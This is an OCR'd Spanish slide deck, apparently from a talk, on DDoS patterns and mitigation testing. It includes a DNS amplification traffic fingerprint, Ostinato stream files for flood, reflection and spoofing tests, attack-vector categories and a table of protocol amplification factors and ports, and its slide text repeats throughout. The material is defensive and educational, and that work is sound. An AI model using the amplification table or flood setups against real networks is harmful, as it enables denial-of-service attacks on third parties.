    "ddos_attack_key": "ff53c57253c22914a9299511be7bcdd12e7b34588b531d0931263557672ec9ae",
    "duration_sec": 0.57,
    "file_type": "PCAP",
    "key": "ff53c57253c2291",
    "start_time": "2021-06-12 22:28:46",
    "tags": [
        "SINGLE_VECTOR_ATTACK",
        "DNS_QUERY",
        "DNS",
        "AMPLIFICATION",
        "UDP_SUSPECT_LENGTH"
    ],
    "total_dst_ports": 1852,
    "total_ips": 1,
    "total_packets": 6430
}
```


Tirate un paquetito!

/VAR/MDZ

Hecho por informaticos para informaticos

- **DDoS – Patron de Ataque**

El trafico artificial es muy facil de detectar y mitigar





```
{
    "attack_vector": [
        {
            "attack_vector_key": "5076ac83003c4952a7ff32993f9888dcebb55cd9b72ead23
c4dd8443f8c9173b",
            "dns_qry_name": [
                "sl"
            ],
            "dns_qry_type": [
                255
            ],
            "fragmentation": [
                false
            ],
            "frame_len": [
                62
            ],
            "highest_protocol": [
                "DNS"
            ],
            "ip_proto": [
                "UDP"
            ],
            "ip_src": [
                "8.8.8.8"
            ],
            "one_line_fingerprint": "{'dns_qry_type': 255, 'ip_proto': 'UDP', 'ip_
src': '8.8.8.8', 'highest_protocol': 'DNS', 'dns_qry_name': 'sl', 'frame_len': 62,
 'udp_length': 28, 'srcport': 53, 'fragmentation': False, 'src_ips': 'omitted'}",
            "src_ips": "ommited",
            "srcport": [
                53
            ],
            "udp_length": [
                28
            ]
        }
    ],
    "avg_bps": 699403,
    "ddos_attack_key": "ff53c57253c22914a9299511be7bcdd12e7b34588b531d093126355767
2ec9ae",
    "duration_sec": 0.57,
    "file_type": "PCAP",
    "key": "ff53c57253c2291",
    "start_time": "2021-06-12 22:28:46",
    "tags": [
        "SINGLE_VECTOR_ATTACK",
        "DNS_QUERY",
        "DNS",
        "AMPLIFICATION",
        "UDP_SUSPECT_LENGTH"
    ],
    "total_dst_ports": 1852,
    "total_ips": 1,
    "total_packets": 6430
}
```


Tirate un paquetito!


/VAR/MDZ

Hecho por informaticos para informaticos

- Tool: Ostinato
  - Traffic Generator for Network Engineers → https://ostinato.org/








(*) Ostinato tiene soporte para IPv6
hping3 **no** tiene soporte para IPv6


Tirate un paquetito!


/VAR/MDZ


Hecho por informaticos para informaticos

- Tool: Ostinato
  - Traffic Generator for Network Engineers → https://ostinato.org/











Tirate un paquetito!


/VAR/MDZ


Hecho por informaticos para informaticos

- Tool: Ostinato
  - Traffic Generator for Network Engineers → https://ostinato.org/











```
├── TCP
│   └── ipv4_tcp-ack-80_uniq_uniq.ostm
├── UDP
│   ├── ipv4_udp_ntp-query_uniq_uniq.ostm
│   └── ipv4_udp_quic-directo_uniq_uniq.ostm
└── UDP_Reflec
    ├── ipv4_udo_ntp-reflect_uniq_uniq.ostm
    ├── ipv4_udp_ntp-reflect_dist_dist.ostm
    ├── ipv4_udp_ntp-reflect_uniq_dist.ostm
    └── ipv4_udp_quic-reflejado_uniq_uniq.ostm
IPv6
├── ICMP
│   ├── ipv6_icmp-echo_dist_uniq.ostm
│   ├── ipv6_icmp-echo_uniq_uniq.ostm
│   ├── ipv6_icmp-echo_uniq_uniq_spoof.ostm
│   ├── ipv6_icmp-reply_dist_uniq.ostm
│   ├── ipv6_icmp-reply_uniq_uniq.ostm
│   ├── ipv6_icmp-req-frag_dist_uniq.ostm
│   ├── ipv6_icmp-req-frag_uniq_uniq_1.ostm
│   └── ipv6_icmp-req-frag_uniq_uniq.ostm
└── TCP
```




Tirate un paquetito!


/VAR/MDZ


Hecho por informaticos para informaticos

- **DDoS – Patron de Ataque**

Policy Name	Total Inbound Traffic	Attack Rate	Drop Rate	Attack Category
Prueba2@0000a3-00004-0	1.93 Gbps	983.7 Mbps	983.7 Mbps	Behavioral DoS
Prueba@0000a5-00003-0	1.36 Gbps	1.27 Gbps	1.27 Gbps	Behavioral DoS
Global Policy	193 Kbps	193 Kbps	193 Kbps	Anomalies
Prueba@0000a4-00003-0	719.6 Mbps	0	0 bps	None







Tirate un paquetito!

/VAR/MDZ

Hecho por informaticos para informaticos

- **DDoS – Patron de Ataque**

El trafico artificial es muy facil de detectar y mitigar


Policy Name	Total Inbound Traffic	Attack Rate	Drop Rate	Attack Category
Prueba2@0000a3-00004-0	1.93 Gbps	983.7 Mbps	983.7 Mbps	Behavioral DoS
Prueba@0000a5-00003-0	1.36 Gbps	1.27 Gbps	1.27 Gbps	Behavioral DoS
Global Policy	193 Kbps	193 Kbps	193 Kbps	Anomalies
Prueba@0000a4-00003-0	719.6 Mbps	0	0 bps	None


Tirate un paquetito!

/VAR/MDZ

Hecho por informaticos para informaticos

- **DDoS - Vectores de ataques**
  - **Volumetricos** (+ 100 Gbps)
    - Amplificacion de trafico
  - **Ataques de agotamiento** (~100 Gbps)
    - ICMP/TCP/UDP Flood
      - Spoofing
  - **Ataques Aplicación/Layer7** (~ 1 Gbps) (*)
    - HTTP/HTTPS Slowloris (Slow & low)
    - Agotar/Saturar formularios
      - Login / busquedas / etc





Tirate un paquetito!

/VAR/MDZ

Hecho por informaticos para informaticos

- **Ataques Aplicación/Layer7 (~ 1 Gbps) (*)**
  - Esto ya no es asi …

Security & Identity

Google mitigated the largest DDoS attack to date, peaking above 398 million rps

October 10, 2023

The attack used a novel technique, HTTP/2 Rapid Reset, based on stream multiplexing

Industry coordination and response for CVE-2023-44487

The collective susceptibility to this attack is being tracked as CVE-2023-44487 and has been designated a High severity vulnerability with a CVSS score of 7.5 (out of 10).

Tirate un paquetito!

/VAR/MDZ

Hecho por informaticos para informaticos

- **DDoS - Vectores de ataques**


2023 - DDoS attacks in numbers

CLOUDFLARE


HTTP DDoS attacks
5.2 million attacks
mitigated in 2023
-20% YoY

Network-layer DDoS attacks
8.7 million attacks
mitigated in 2023
+85% YoY

HTTP DDoS Attacks in 2023



Network-layer DDoS attacks in 2023



Tirate un paquetito!

/VAR/MDZ

Hecho por informaticos para informaticos


- **DDoS - Vectores de ataques**

Tirate un paquetito!

/VAR/MDZ

Hecho por informaticos para informaticos

- **DDoS - Vectores de ataques**




Amplification Vector	Amplification Factor	Port
NTP	500x	UDP/123
DNS	160x	UDP/53
SSDP	30x	UDP/1900
Memcached	50,000x	UDP/11211
Chargen	1,000x	UDP/19
ARMS	30x	UDP/3283
CLDAP	50x	UDP/398
DHCPDISCOVER	25x	UDP/37810
SNMP	880x	UDP/161
RDP	80x	UDP/3389
CoAP	30x	UDP/5683
mDNS	5x	UDP/5353
WSD	500x	UDP/3702, TCP/3702
PMSSDP	5x	UDP/32410

Tirate un paquetito!

/VAR/MDZ

Hecho por informaticos para informaticos

- **DDoS – DNS Amplification**
  - ¿Que es amplificacion de trafico? ¿Porque con DNS?
